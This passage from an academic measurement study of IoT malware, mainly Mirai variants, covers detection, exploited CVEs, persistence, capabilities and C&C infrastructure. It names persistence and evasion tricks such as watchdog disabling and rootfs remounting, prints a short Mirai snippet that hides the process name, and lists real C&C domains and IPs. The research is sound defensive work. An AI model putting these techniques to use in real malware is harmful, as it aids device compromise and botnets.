Measurement Setup. We filter our dataset from 166,772 to 138,329 samples that are detected by five or more AV engines. We then analyze each sample statically and dynamically to group the results by architecture as shown in Figure 2. We use binutils, Yara, Ghidra, and hexdump to identify the target architecture, library linking, symbols, packing, and anti-analysis artifacts. For packed samples, we attempt to unpack them using UPX [63]. For dynamic analysis, we use Buildroot [64] and QEMU [65] for full-system analysis and Zelos [59] for binary emulation. We build our full-system virtual machines (VM) by using the results from static analysis to identify a common set of required libraries to include in the VMs. However, we were not able to build a VM for M68K architecture due to legacy code incompatibility, therefore, we only considered the M68K samples for static analysis.

Table 3 summarizes our analysis results by architecture. The VT metadata has two main columns, namely detection and honeypot. Detection refers to the number of samples that are detected by five or more AV engines and honeypot refers to the number of samples seen by the VT honeypot. The static analysis section has three columns, namely library linking, anti-analysis, and polymorphic. The library linking column presents the number of static and dynamic linked samples, the anti-analysis column presents the number of samples that break static analysis tools, and the polymorphic column presents the number of packed samples and how many were unpacked. Lastly, the dynamic section has two columns, namely system and network. The system column reports the number of samples that create three or more processes or invoke at least 100 system calls. For the network, we report the number of samples with DNS and outbound internet traffic.




Figure 3: The number of AV engines that detect IoT malware per architecture. The dotted vertical line marks five AVs.

4.1 Detection and Labeling

In Table 4, we present the top 10 AV labels grouped by system architectures. We use AV engines hosted by VT, which are reported to have better detection coverage than their desktop versions [50]. However, Figure 3 suggests that traditional AV engines lack support and detection for IoT malware. VT hosts over 70 AV engines, but only 55 support ELF files. We observe 50% of the malware is detected by less than 25 AV engines and at most by 45 AV engines as shown in Figure 3. Furthermore, AV engines appear to detect ARM malware with better coverage, over 25% of the ARM samples are detected by at least 2 AV engines. AV engines provide AV label coverage for at least 97% of the detected malware.

We observe that the *mirai* label dominates in all system architectures and accounts for 76% of the PPC samples. The next most popular label is *gafgyt*. The ARM samples have more diverse labels in comparison with the others. For example, the label *lotoor* and *dvmap* are only found in the ARM dataset. Some labels are exclusive to a set of architectures like *hajime*. Herwig et al. [2] report that Hajime malware is only built for ARM, MIPS, and MIPS-EL, which is aligned with our findings. The inconsistencies in AV detection and labeling are also reported in prior studies [66], [67].

TA1. Given that no host-based intrusion detection systems (HIDS) run on IoT devices, detecting malware after an infection is not possible. However, signature-based scanners can detect suspicious binaries forensically captured from the network or the device. Our findings suggest that many AV scanners lack support or have limited signature coverage (mostly mirai labels) for IoT malware in the wild.

4.2 Infection Analysis

We observe that IoT malware use remote exploitation and default credentials to infect devices. We present a timeline in Figure 4 that shows the incorporation of exploits in IoT malware based on reports from researchers. The timeline begins right after the Mirai source code became public and extends to the end of the malware collection period (Dec. 2019). We find nine categories of devices across 70 different exploits [68]–[84]. We observe that the number of exploits increases significantly in 2019, which target new categories of

Table 3: A statistical summary of the dataset, metadata, static, and dynamic analysis grouped by IoT malware's target architecture.

Arch.	Dataset Size	VT Metadata		Static Analysis					Dynamic Analysis		
		Detection (5+)	Honeypot Coverage	Library Linking Static	Library Linking Dynamic	Anti-Analysis	Polymorphic Packed	Polymorphic Unpacked	System	Network DNS	Network Outbound
ARM	81,152	57,484	25,406	50,117	4,797	2,570	11,464	9,124	36,660	2,939	42,765
MIPS	19,574	17,675	7,769	17,258	94	323	2,812	2,566	14,536	1,271	13,070
MIPS-EL	15,906	14,757	6,052	14,372	71	314	2,517	2,351	13,481	1,178	12,077
PPC	15,648	14,909	6,393	14,604	74	231	4,232	2,468	13,536	756	12,580
SPARC	11,650	11,218	5,197	10,904	31	283	7	0	10,344	729	9,181
SH4	11,587	11,303	6,667	11,038	67	198	6	0	9,619	414	10,772
M68K	11,255	10,983	6,578	9,420	1,342	221	7	0	- -	- -	- -
Total	166,772	138,329	64,062	127,713	6,476	4,140	21,045	16,509	98,176	7,287	100,445

Table 4: Top anti-virus (AV) labels based on reports from VirusTotal.

ARM		MIPS		PPC		SPARC		SH4	
Label	Count	Label	Count	Label	Count	Label	Count	Label	Count
mirai	37,505 (65.244%)	mirai	22,602 (66.61%)	mirai	11,350 (76.12%)	mirai	8,305 (74.03%)	mirai	8,030 (71.04%)
gafgyt	15,468 (26.91%)	gafgyt	8,290 (25.56%)	gafgyt	3,336 (22.36%)	gafgyt	2,810 (25.04%)	gafgyt	3,101 (27.44%)
NOLABEL	1,117 (1.9%)	hajime	1,181 (3.64%)	tsunami	149 (1.00%)	tsunami	62 (0.55%)	tsunami	114 (1.01%)
dofloo	893 (1.55%)	NOLABEL	729 (2.24%)	NOLABEL	62 (0.42%)	NOLABEL	33 (0.29%)	NOLABEL	51 (0.45%)
dvmap	716 (1.25%)	tsunami	418 (1.29%)	mirai-dl	2	wanuk	1	bricker	3
tsunami	544 (0.95%)	dofloo	91 (0.28%)	sshdkit	1	telnetd	1	mirai-dl	2
hajime	531 (0.92%)	ddostf	50 (0.15%)	linksys	1	sshdkit	1	aidra	1
ddostf	264	dnsamp	14	hydra	1	solaris	1	- -	
lotoor	260	aircrack	7	hive	1	snamp	1	- -	
dnsamp	28	bricker	5	healerbot	1	silex	1	- -	

Table 5: Device categories and their top vulnerabilities that are targeted by IoT malware based on data from *Bad Packets*.

Category Type	Scans	Top Vuln. in Category	Scans (%)
CCTV	221,340	GoAhead login.cgi	221,340 (100)
Modem/Router	102,690	Linksys	26,239 (25.55)
DVR/NVR	40,998	Kguard DVR	24,069 (58.71)
Enterprise	18,277	Yealink VOIP	11,958 (65.43)
Smart Home	8,806	Google Chromecast	8,422 (95.64))
Web App	6,133	Apache Struts 2	6,094 (99.36)
IP Cam/Media	1,458	WIFICAM Generic	661 (45.34)
NAS	565	QNAP	565 (100)
ICS	11	Schneider U.Motion	11 (100)

devices not seen before such as enterprise network equipment, industrial control systems (ICS), network attached storage (NAS), and smart home devices.

Moreover, in Table 5 we present results from the Bad Packets LLC [52] honeypot. The table shows a list of device categories targeted by IoT malware in June 2019 ranked by the number of observed scans. We present the top vulnerability in each category to the right and quantify the composition of the scans per category. For example, the *Kguard DVR* vulnerability makes up 58.71% of the scans in the DVR/NVR category. We present our empirical findings in Table 6. The table shows the vendor of the target device, CVE number, device type, vulnerability type, device architecture, malware labels, and the number of samples containing the exploit.

First, we observe that the exploits affect internet-facing devices and devices behind the NAT. For example, routers and firewalls are typically internet-facing while smart home devices such as hubs should be behind a NAT device. Second, we observe that most of the vulnerability types affect network services by command injection, credential leak, or default credentials. Third, the affected device architectures are mostly ARM and MIPS, nevertheless, IoT malware appears to be architecture agnostic. Finally, we observe that certain malware families, such as *minerd*, *xmrig*, *intercepter*, and *stealthworker* target specific devices like the Synology NAS, which suggests that some IoT malware specializes in device targeting.

TA2. Early IoT malware (see Section 2) relied on default credentials or a specific vulnerability to compromise internet-facing IoT devices. Our findings suggest that IoT malware has evolved to rely on a suite of exploits that target *many* diverse device categories not seen before, which can be either internet-facing or behind a NAT device.

TA3. Given most IoT devices are headless, lack a graphical user interface (GUI) or peripheral devices, all observed exploits do not require user interaction. This IoT device property allows malware to efficiently infect many devices very quickly. Additionally, the architecture agnostic nature of IoT malware may potentially make them more of a threat than earlier desktop worms.




Figure 4: A timeline of exploits for Mirai variants based on reports from security researchers.

Table 6: Top exploits found in IoT malware binaries based on static analysis.

Vendor	CVE	Dev. Type	Vuln. Type	Dev. Arch.	AV Labels	ARM	MIPS	PPC	SPARC	SH4	M68K
Huawei	CVE-2017-17215	Router	CMD Inject	MIPS	gafgyt, ircbot, mirai, tsunami	10,046	5,527	2,604	2,352	2,277	2,226
ZTE	- -	Router	Default Cred	MIPS	dlink, exploitscan, gafgyt, mirai, tsunami	3,190	2,038	912	728	735	724
D-Link	CVE-2014-8361	Router	CMD Inject	MIPS	gafgyt, mirai, tsunami	2,378	1,436	656	534	530	534
GPON	CVE-2018-10562	Router	CMD Inject	Unknown	gafgyt, mirai, tsunami	2,016	1,245	539	448	443	435
Zyxel	CVE-2016-10372	Modem	CMD Inject	MIPS	gafgyt, mirai, tsunami	531	356	129	117	132	132
Juniper	CVE-2015-7756	Firewall	Backdoor	ARM	gafgyt, mirai	413	256	115	95	77	82
Multi-Vendor	- -	DVR	CMD Inject	ARM	gafgyt, mirai, tsunami	326	229	74	56	68	70
D-Link	CVE-2013-7471	Router	CMD Inject	MIPS	gafgyt, mirai, tsunami	317	205	79	62	71	71
Synology	CVE-2017-9554	NAS	Info Leak	Various	gafgyt, intercepter, minerd mirai, stealthworker, xmrig	289	145	49	31	34	31
Zyxel	CVE-2017-18368	Router	CMD Inject	MIPS	gafgyt, mirai	191	105	48	41	43	38
Asus	CVE-2018-15887	Modem	CMD Inject	MIPS	gafgyt, mirai	166	92	40	42	53	50
NETGEAR	- -	NAS	CMD Inject	ARM	mirai	112	87	25	21	26	24
HooToo	CVE-2018-20841	Router	CMD Inject	MIPS	gafgyt, mirai, tsunami	112	60	28	17	22	22
WePresent	- -	Router	CMD Inject	MIPS	mirai	98	58	24	21	25	23
LG	CVE-2018-17173	Display	CMD Inject	ARM	mirai	98	58	24	21	25	23
Vera	CVE-2013-4861	Hub	Info Leak	MIPS	mirai	92	52	21	18	21	20
Belkin	- -	Smart Home	CMD Inject	MIPS	mirai	88	50	20	17	20	19
Multi-Vendor	- -	Camera	CMD Inject	MIPS	mirai	85	48	20	17	20	19
Multi-Vendor	CVE-2017-8225	Camera	Info Leak	MIPS	mirai	85	48	20	17	20	19
DreamBox	CVE-2017-14135	Media	CMD Inject	PowerPC	mirai	85	48	20	17	20	19
Multi-Vendor	CVE-2019-3929	Router	CMD Inject	MIPS	mirai	85	48	20	17	20	19
Oracle	CVE-2019-2725	Web App	CMD Inject	x86_64	mirai	85	48	20	17	20	19
Schneider-Electric	CVE-2018-7841	Industrial/Home	CMD Inject	x86	mirai	85	48	20	17	20	19
Linksys	- -	Router	Mem Corrupt	MIPS	mirai	83	50	20	19	21	20
EnGenius	- -	Router	CMD Inject	MIPS	mirai	68	64	13	12	14	13

4.3 Payload Analysis

We observe that IoT malware payloads use packing, environment keying, scripting, and cross-architecture binaries. Table 3 shows that **at least** 15% of the malware use packing, and we were able to unpack 78% of the packed samples. The remaining samples used anti-analysis tricks that broke the standard unpacker. We observe in dynamic analysis that IoT malware payloads use environment keying before executing. For example, we see payloads profiling the device name, CPU, and memory to check for the right environment.

We found a set of payloads that rely on script interpreters like Python and Lua for functionality. However, most payloads use the system shell for system reconnaissance and persistence. For example, various binaries invoke shell commands like *uname*, *whoami*, *lsof*, *crontab*, and *os-release* to collect information about the device. We observe on exploitation that multi-architecture payloads are delivered to the device to brute force the target system architecture. For example, if the malware cannot identify the device's architecture, they test many variants of the payload for different architectures such as ARM, MIPS, PowerPC, SPARC, SH4, and M68K.

TA4. Our analysis suggests IoT malware uses polymorphism to evade signature-based detection. We estimate at least 15% of the samples use packing and 3.3% use a more advanced anti-analysis method to thwart unpacking. Also, the analysis suggests that the device's system shell interface is a primary component for payload selection and infection.

4.4 Persistence Analysis

Before presenting the results, it is important to understand how embedded devices configure their file systems. First, most embedded devices mount their rootfs (file system) as read-only (RO). This reduces wear on flash memory, eliminates system file corruption, avoids accidental overwrites, facilitates

Table 7: Scanning methods found in IoT malware binaries based on dynamic analysis.

Protocol	Port Number	Attack Type
Telnet	23, 2323	Dictionary Attack
ADB	5555	Android Debug Bridge Shell
HTTP	5555, 55555, 52869, 37215, 7547, 8080, 8081, 443, 80, 81	Command Injection

device update over-the-air (OTA), and eases factory reset. Still, there are processes on the device that need write-access for passwords, configurations, and keys. Embedded devices designate a non-volatile data region and a volatile temporary file system region on the flash memory. The data region is used by processes and services to store their configurations. Malware have to consider these file system constraints to persist on the device.

We observe in dynamic analysis that IoT malware attempt to persist on the device's firmware. *We must clarify that firmware refers to the IoT device's OS, which is a customized embedded Linux instance (unified layer, see Table 1).* In many IoT devices, services run as root, which means if exploited by malware then they will gain root access on the device. We observe that IoT malware use many persistent methods by installing themselves as either a service, a startup script, a system module, or a backdoor. Some samples attempt to remount the file system with read-write permissions to persist on the rootfs. For example, using the command *mount -o remount*, malware can remount the file system with read-write permissions. In several instances, we observe malware using vendor-specific tools such as */bin/cfgmtd* that target Ubiquiti devices to add an SSH backdoor.

Even with volatile memory regions, we observe IoT malware using *tmpfs* paths to persist. On system reboot, the *tmpfs* paths will be wiped, which will remove the IoT malware. However, to prolong the infection, we notice that IoT malware will disable the watchdog process on devices. A watchdog process on an embedded device is a privileged process that mitigates software faults by forcing a device to reboot into a clean state. If malware causes the system to become unstable, the watchdog process will reboot the device and consequently remove the malware. For example, IoT malware will disable the watchdog process by writing the "Magic Close" value ("V") to one of the following locations */dev/FTWDT101_watchdog*, */dev/misc/watchdog*, or */dev/watchdog*.

TA5. The results suggest forensic identification of infections on a device may be difficult because malware can persist in many locations. Although IoT devices mount their file system as read-only, there appears to be many methods to overcome this limitation, which can worsen infection cleanup.

4.5 Capability Analysis

Initial variants of IoT malware discussed in Section 2 focused on DDoS and scanning capabilities. Our analysis shows an expanded set of capabilities found in modern IoT malware. Using dynamic analysis, we observe aggressive evasion by disabling firewall processes, access control modules, ISP remote administration, unblocking restricted domains, deleting access logs, history logs, service access logs, and modifying timestamps on files. Moreover, we observe privilege escalation attempts targeting the Android Runtime environment. We also observe data theft attempts that look for Sybase database files, collect device profiles, harvest device configurations, and enumerate system files. Perhaps the most prevalent capabilities are network scanning and spreading. Table 7 is a summary of the observed scanning and exploitation attempts, which includes a subset of the vulnerabilities found in Table 6. We do not observe direct DDoS attacks, but through static analysis, we find DDoS capabilities in the malware. We identify a set of DDoS attack functions using function symbols in the analyzed samples and match them with public malware source code. Table 8 presents a list of the DDoS functions found in IoT malware.

Table 8: DDoS capabilities found in IoT malware binaries based on static analysis and leaked source code.

DDoS Type	Function Symbol Name
TCP	attack_tcp_syn, attack_tcp_ack, attack_tcp_stomp, attack_method_tcp, attack_tcp_ysynack, attack_tcp_nfo, attack_method_tcpfrag, attack_method_tcpall, attack_method_tcpusyn, attack_method_asyn, attack_tcp_lynx, attack_method_tcpxma
UDP	attack_udp_generic, attack_udp_vse, attack_udp_dns, attack_udp_plain, attack_method_udpgame
GRE	attack_gre_ip, attack_gre_eth
APP	attack_app_http, attack_method_ovh attack_method_miscdestruct, attack_app_cfnull
GENERIC	attack_method_std, attack_method_generic, attack_method_misckill

Additionally, we observe from dynamic analysis device destruction attempts by IoT malware. Malware will try to delete the root directory of the file system, dbus devices, zero out MMC memory, remove configured devices on general purpose IO pins, and delete the Linux device table. Furthermore, we IoT malware will abuse device resources for cryptocurrency mining and proxy services. Malware will download open-source miners such as *cgminer* and attempt to lock out the device owner by removing restore tools, disabling device upgrade, and hard-coding an IP address to a specific mining pool server. We also observe attempts to set up a proxy service that configures network traffic forwarding on high ports.

TA6. Infected devices can degrade or damage IoT services not only for device owners but also for network operators and device vendors. Additionally, they can facilitate criminal activities by tunneling malicious traffic through infected devices or eavesdropping on local network traffic.

4.6 C&C Analysis

We observe from dynamic and static analysis that IoT malware can use P2P and centralized infrastructure for *C&C* communication. For example, Hajime [2] uses the *Kademlia* overlay network, which is a P2P protocol. We also observe some malware using the *Tor* network either for *C&C* call-back or for connecting to a cryptocurrency mining pool. For centralized infrastructure, we find that IoT malware rely on hard-coded IPs rather than domains, as shown in Table 3. We only observe 7K samples with DNS lookups, which accounts for less than 7% of the network active samples. From network traces, we gather 306 unique domains and 10,895 IPs, which have a very small overlap. This reinforces that IoT malware rely mostly on hard-coded IP addresses for *C&C* call-back. Lastly, we observe that some IoT malware attempt to hide their DNS IP address resolution by using DNS *TXT* records.

We investigate the domains and IP addresses using the pDNS dataset. Table 9 presents the top six malware families based on the infrastructure analysis described in Section 3. We rank the rows by the number of unique client IDs found in the pDNS dataset. The columns are as follows, *Labels* is the AV family, *Clients* is the number of unique client IDs, *FQDN* is the number of unique fully-qualified *C&C* domains, *IP* is the number of unique *C&C* IPs, *e2LD* is the number of effective second-level *C&C* domains, *Days* is the number of distinct days the *C&C* was queried, *Samples* is the number of malware, and *Cluster* is the number of *C&C* clusters per family. We observe that the *mirai* samples are the most active with 874 clients, 144 e2LD, 151 unique clusters, and 2,607 associated samples. The next largest is *gafgyt*, which shares 63 clusters with *mirai*. Also, Figure 5a and Figure 5b present the malware activity as seen from pDNS. We observe that the lookup volumes are sporadic throughout the year, then for the period from November to January, there is an uptick in lookup volume especially for the *tsunami* family.

Table 9: Top IoT malware clusters grouped by AV Labels.

Labels	Clients	FQDN	IP	e2LD	Days	Samples	Cluster
mirai	874	229	369	144	269	2607	151
gafgyt	687	121	146	69	269	2727	73
chachaddos	300	2	7	2	253	2	1
hajime	156	4	3	3	265	2	3
NOLABEL	132	44	158	24	269	41	29
tsunami	112	41	48	18	268	263	34

TA7. Network detection of malware communication can prove to be difficult with P2P channels and evasive DNS resolutions. However, the use of hard-coded IP addresses make IoT botnets less resilient to takedowns. IoT malware network activities can be difficult to measure on the internet using DNS since very few samples rely on DNS.

5 In-Depth Case Studies

Motivated by our empirical results in Section 4, we take a closer look at how IoT malware reuses Mirai's code to provide more insightful answers to our research questions.


5.1 Code Reuse and Evolution

Bugs in the Source. During our dynamic analysis, we noticed a number of IoT malware samples failed to run in the full-system emulation. Further investigation showed that the samples would crash at the beginning of execution. These samples had their function symbols stripped and only affected the MIPS-EL and ARM architecture. We tracked down the issue to a set of faulty compilers that are used in the build script of the leaked Mirai code. These compilers were specifically for ARMv6 and MIPS-EL architecture. To reproduce the bug, we compiled a test program with the faulty compilers and ran them, but they did not crash. However, when we passed the "strip" flag to the compiler, the binaries crashed on execution. This bug was found in over 8,000 ARM samples from our dataset. Moreover, we reproduced this bug on real hardware by running the test program on two physical devices, namely a Raspberry Pi 3 (ARM) and a GLiNet 300M (MIPS) router. The physical hardware exhibited the same behavior as our full-system emulation.

Investigating additional malware samples that failed in the dynamic analyzer, we found a set of traces that crash in the middle of execution. We analyzed the crash files and found that a segmentation fault is generated when the malware attempts to hide its process name. A snippet of the code is shown at the top of Figure 6 based on Mirai's code. However, other samples did not have this bug, which used a different version of the code shown at bottom of Figure 6. The bug is caused by a fixed length buffer used to store the process name, which only supports a maximum of 20 bytes including the path of the binary. The newer code fixes this issue by using a variable-length buffer as shown in the lower portion on line three of Figure 6.

TA8. Mirai's original code has distinct bugs that transcend into newer variants, but some samples fix them. Although this evolution overall improves the stability of IoT malware, many samples use Mirai's code as a template, which can make them easier to detect by signature-based techniques.

Corrupted DNS Resolutions. We found a large number of malformed DNS packets from our dynamic analysis, which we initially assumed to be a misconfiguration in our analyzer. We came across a set of samples that attempt to resolve a



(a) The number of queries per IoT malware family cluster.

(b) The number of clients IDs per IoT malware family cluster.

Figure 5: DNS measurement of domains for the top IoT malware family clusters based on the pDNS dataset.

```
// Hide argv0 - Fixed Length Name (Bug)
name_buf_len = ((rand_next() % 4) + 3) * 4;
rand_alphastr(name_buf, name_buf_len);
name_buf[name_buf_len] = 0;
util_strcpy(args[0], name_buf);
```

```
// Hide argv0 - Variable Length Name
name_buf_len = (rand_next() % (20 -
    util_strlen(args[0]))) + util_strlen(args[0]);
rand_alphastr(name_buf, name_buf_len);
name_buf[name_buf_len] = 0;
util_strcpy(args[0], name_buf);
```

Figure 6: Mirai's faulty evasion code (top) and the fixed code found in newer variants (bottom).

domain but created malformed DNS packets. These samples had very similar system traces to the original Mirai code. We investigated Mirai's code and found an initialization bug that causes DNS queries to be malformed. Specifically, the code does not initialize the buffer where the DNS query is stored, which can contain random bytes from the device's memory as padding. We found this bug to affect all Mirai variants [61] in our study, and it appears to contribute to IoT malware reliance on IPs instead of DNS for *C&C* call-back.

TA9. Since DNS resolution is unreliable for samples seen in the wild, this may explain the use of hard-coded IP addresses for *C&C* call-back. Furthermore, given the evolutionary trends observed in other components of Mirai's code, a fix for the DNS resolution function can make new variants more resilient to detection, blocking, and mitigation.

5.2 Payload Hosting

Having identified the DNS bug in the Mirai code, we wanted to understand how some samples used domains. We study the lifecycle of two different IoT malware *C&C* infrastructure, specifically, we pick *iwantallthesmoke.club* and *str3sser.com* from the top clusters identified from Section 4.6. We manually investigate these domains using DomainTools and VT.

Str3sser Domain. The *str3sser.com* domain was registered by Namecheap on *2018-06-29* and was inactive for almost six months. On *2018-12-27*, the domain records changed to point to Cloudflare. There were two *A* (*104.27.181.96* and *104.27.181.96*) and two *NS* records (*liz.ns.cloudflare.com* and *jobs.ns.cloudflare.com*) created. We speculate that these records were for initial testing before going live because of the low DNS lookup volume (average 16 lookups). After 79 days, the domain's *A* (*35.241.225.135* and *35.205.247.152*) and *NS* records (*dns1.registrar-servers.com* and *dns2.registrar-servers.com*) change to point to Google cloud.

Approximately 50 minutes later, based on pDNS first seen resolution, the domain is detected and reported to *URLHaus*. The domain remained active based on a screenshot captured nine days later but after 14 days the *A* records changed to a residential IP address (*72.5.65.111*). Finally, after two days, the owner created five child labels (*cuteguyss*, *est1976*, *apneager*, *chivethethrottle*, and *aq*) pointing to OpenDNS infrastructure (*146.112.61.107*) before the domain went offline. We base the shutdown evidence on the abrupt change in pDNS lookups from hundreds a day (average 350 lookups) to zero. The domain remained dormant with no lookups seen by pDNS sensors until it expired. The domain was used for hosting the IoT malware payload, which is downloaded after exploitation. The malware sample associated with this domain checks-in with the *C&C* server using the hard-coded IP address *35.242.254.121* on port TCP/443 (not TLS). In this case, the payload domain operated for approximately 16 days.

IWantAllTheSmoke domain. The *iwantallthesmoke.club* domain was registered by Namecheap on *2019-01-10*. A day later, one *A* record (*185.141.24.211*) is added to point to a virtual private server (VPS) (Host Sailor Ltd.). Two days later, a screenshot of the domain's front page reads "me nah wan

go jail." On day three, 11 lookups are seen by pDNS and the domain goes dormant with no activity for five days. Then, on *2019-01-21* the domain updated the *A* record (*89.46.223.195*) to point to another VPS (Zare.com). Approximately 50 minutes later, the domain is reported to *URLHaus*. The domain's DNS lookups increased to an average of 10 lookups per day, but three days later the lookups stopped. On the seventh day, the domain was no longer available and only operated for six days before going offline.

However, this domain is one of five domains associated with the payload hosting server. Using pDNS data, we observed four additional domains that were used throughout the year (Jan'19 to Jul'19) pointing to IP address *89.46.223.195* and hosting similar payloads, suggesting a rotation of payload domains. The malware sample checks-in with the *C&C* server using the same IP address on port TCP/9285, but instead of resolving any of the five domains the sample uses the hard-coded IP address. The domains are only used in the initial exploitation followed by payload download. These observations suggest that malware using domains for payload download rely on the device's DNS resolution instead of Mirai's code. Recall, many of the exploits in Section 4.2 rely on the device's system shell to download and run the payload, hence the DNS resolution is done by the device, not the malware code.

TA10. IoT malware uses domains for payload hosting and rarely for *C&C* call-back. Although payload hosting domains are short-lived (i.e. six and 15 days), their lifespan is sufficient for IoT malware operation because the malware can efficiently infect many devices. This suggests that domain takedowns only affect malware spreading but not the botnet itself.

6 Summary and Discussion

Recall, RQ1 seeks to identify the similarities and differences between desktop, mobile, and IoT malware, while RQ2 seeks to qualitatively assess current defensive techniques against IoT malware.

6.1 RQ1: Similarities and Differences

First, we observe that the majority of IoT malware is based on Mirai's code. This is vastly different from traditional desktop and mobile malware, where there are hundreds if not thousands of desktop and mobile malware families. This observation suggests that offline IoT malware detection (TA1) may be relatively easier than traditional malware because a large majority of samples in the wild stem from a shared code base. However, similar to traditional malware, polymorphism and anti-analysis (TA1) found in IoT malware can be effective in evading signature-based detection. Although we only observe 3.3% of the samples to use anti-analysis methods, we can only claim a lower bound.

The infection analysis (TA2 and TA3) suggests that IoT malware can be a bigger threat than traditional malware. For example, desktop malware has more categories of infection (drive-by, phishing, etc.), however, remote exploitation and default credentials for IoT malware apply to a larger set of architecture-agnostic internet-facing devices. Furthermore, we predict as IoT devices advance, repackaging, drive-by, phishing, and removable media will all be practical infection vectors that IoT malware may abuse. The payload analysis results (TA4) show that IoT malware has already incorporated advanced polymorphic and anti-analysis tactics, which suggests that we may see a wide adoption in the near future similar to desktop and mobile malware. One difference from traditional malware, which can be used against IoT malware, is the reliance on the device's system shell, which can be disabled or limited (i.e. *seccomp*).

Persistent analysis (TA5) shows that IoT malware has to deal with file system constraints not found on desktop or mobile systems. Yet, the unification of user-space, kernel-space, and firmware removes layered protections found in traditional platforms, which can allow IoT malware to have privileged access to the device's hardware. This suggests that although current persistent methods are limited, direct access to a device's hardware can enable stealthier persistence tactics that may require device replacement to remediate. The capability results (TA6) present a spectrum of abuse that can range from infecting devices by scanning and exploitation to more sophisticated such as information theft and network traffic hijacking. The results in Table 6 show that some IoT malware families target specific devices, which suggests that we may see more tailored IoT device targeting based on the malware's capabilities (rise of specialization). This is analogous to desktop malware that specializes in financial crime, ransomware, and credential theft, for example.

Furthermore, IoT malware *C&C* communication results (TA7) show a mix of P2P and centralized control infrastructure. Based on the abrupt IoT botnet activity observed on ISP networks, botnet operators may shift to implement a similar layered *C&C* communication approach to the Storm botnet [42] to achieve scalability, stability, and resilience. However, IoT malware reliance on Mirai's code may have hindered its potential due to inherited bugs (TA8 and TA9). This is further evident by the fact that IoT malware operators use DNS mostly for payload hosting (TA10). It appears based on the infrastructure analysis in Section 5, IoT malware operators have adapted to register multiple domains for payload hosting. Since IoT malware uses a very noisy internet-wide scanning and infection approach, the payload domains are quickly detected and blocked. On the other hand, it seems that short-lived payload domains provide sufficient time for the botnet to spread (TA10).

6.2 RQ2: Stakeholders and Defenses

We identify three primary stakeholders, namely device owners, device vendors, and ISP operators.

Device Owners. Device owners have limited options for detecting and removing IoT malware infections. Device owners, whenever possible, should disable internet-facing services, change default credentials, and segment their network to mitigate some of the risk of infection. Most device owners would reboot their device if it becomes unresponsive or the quality of service degrades, which is also applicable to IoT malware infections. Although most IoT malware may be cleaned up with a simple reboot, we have observed several instances of IoT malware using more persistent methods (TA5). Moreover, re-imaging the device with a trusted firmware may not be possible, is technically difficult, or can damage the device. We believe the impact of this problem is much more serious than reported in prior work [41]. Specifically, we speculate that the current reinfection rates are much higher than what was measured in 2017/2018 (only 5%).

Device Vendors. Device vendors have end-to-end visibility that can provide early detection and remediation of IoT malware infections. For example, device telemetry can help detect system anomalies, device firmware can limit system shell interaction, containerization can limit cross-process interaction, process whitelisting can allow only trusted processes to run, remote attestation via trusted execution can guarantee a clean state, and client-server design can limit the exposed services on the network, therefore reducing the attack surface. These approaches may not all be cost-effective for vendors, but some features can be implemented as default protections for embedded Linux to boost the overall security of Linux-based IoT devices. Moreover, as vendors innovate in the IoT space, they must be mindful of future attack surfaces. For example, future IoT devices may incorporate more human interactions, which can inherit all the attacks from traditional malware such as phishing, drive-by download, and application repackaging. More precisely, incorporating a browser in an IoT device allows IoT malware to reuse attack tactics that are found in traditional malware.

ISP Operators. ISP operators can play an important role in IoT malware infection cleanup as documented by Çetin et al. [41]. Besides using a walled garden for infected customers, ISPs can hinder the infection by deploying IP blocking and redirection for known IoT *C&C* or payload hosting servers. A more active approach would be for ISPs to intercept payload delivery or *C&C* communication and instead deliver a therapeutic payload that cleans up and disables vulnerable services transparently without the user involvement. However, this approach requires careful planning and engineering to scale to large networks. Current defenses at the ISP level can disrupt IoT malware infection breakouts, but this requires close monitoring and measurements to detect such events.

7 Conclusion

